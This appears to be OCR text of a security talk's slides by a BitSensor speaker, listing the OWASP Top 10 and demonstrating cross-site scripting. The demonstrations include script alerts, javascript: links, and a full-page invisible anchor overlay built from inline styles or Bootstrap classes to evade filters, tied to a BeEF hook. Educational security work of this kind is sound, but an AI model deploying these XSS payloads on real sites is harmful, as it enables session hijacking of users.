
How we hacked


and how you can be safe


Ruben van Vreeland

BITSENSOR

Fixed


GO
https://www.indieg
Fixed


CONTINUE WITH FACEBOOK
No automatic posts, ever.
Or log in with email
rubenvanvreeland@gmail.com
Remember Me
Forgot Password?
LOG IN
New to Indiegogo? Sign up


CONTINUE WITH FACEBOOK
No posts without your permission.
Or log in with email
rubenvanvreeland@gmail.com
Remember Me
Forgot Password?
LOG IN
New to Indiegogo? Sign Up


It's more like black magic.

OWASP TOP 10 VULNERABILITIES

Injection

A1

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Broken Authentication and Session Management

A2

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

Cross-Site Scripting (XSS)

A3

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Insecure Direct Object References

A4

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Security Misconfiguration

A5

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

Sensitive Data Exposure

A6

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Missing Function Level Access Control

A7

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

Cross-Site Request Forgery (CSRF)

A8

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Using Components with Known Vulnerabilities

A9

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

Unvalidated Redirects and Forwards

A10


Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Cross-Site Scripting (XSS)

A3


XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

```
<script>alert(1)</script>
```



BITSENSOR


EeEF



http://jsbin.com/femapijiwe/1/edit?html,output

```
<a href="javascript:alert(/Exploit me!/)">
    javascript:alert(/Exploit me!/)
</a>
```

BITSENSOR

javascript:alert(/Exploit me!/)

```
<a  href=“  javascript:payload ”
    style=“ width:100%; height: 100%;
            position:   fixed;
            left: 0px;  top: 0px;
            background: rgba(255, 0, 0, 0.5); ”
></a>
```

BEEF HOOK

Set size

Set position type

Window position

Test mode

http://jsbin.com/videpusaza/edit?html,output

<a style=“width: expression(alert(1));” />

```
<a href=" javascript:payload "
   style=" width:100%; height: 100%;
           left: 0px; top: 0px;
           position: fixed;
           background: rgba(255, 0, 0, 0.5); "
></a>
```

BITSENSOR


This party's over.

```
<head>
  <!-- Bootstrap core CSS -->
  <link
    href="https://getbootstrap.com/dist/css/bootstrap.min.css"
    rel="stylesheet">
</head>
```

bootstrap.css

```
3663 .dropdown-backdrop {
3664   position: fixed;
3665   top: 0;
3666   right: 0;
3667   bottom: 0;
3668   left: 0;
3669   z-index: 990;
3670 }
```

bootstrap.css

```
4299 .navbar-fixed-top,
4300 .navbar-fixed-bottom {
4301   position: fixed;
4302   right: 0;
4303   left: 0;
4304   z-index: 1030;
4305 }
```

```
<a  href=“  javascript:payload ”
    width=“100%”
    height=“100%”
    class=“dropdown-backdrop
                navbar-fixed-top”>
</a>
```

BEEF HOOK

Set full window

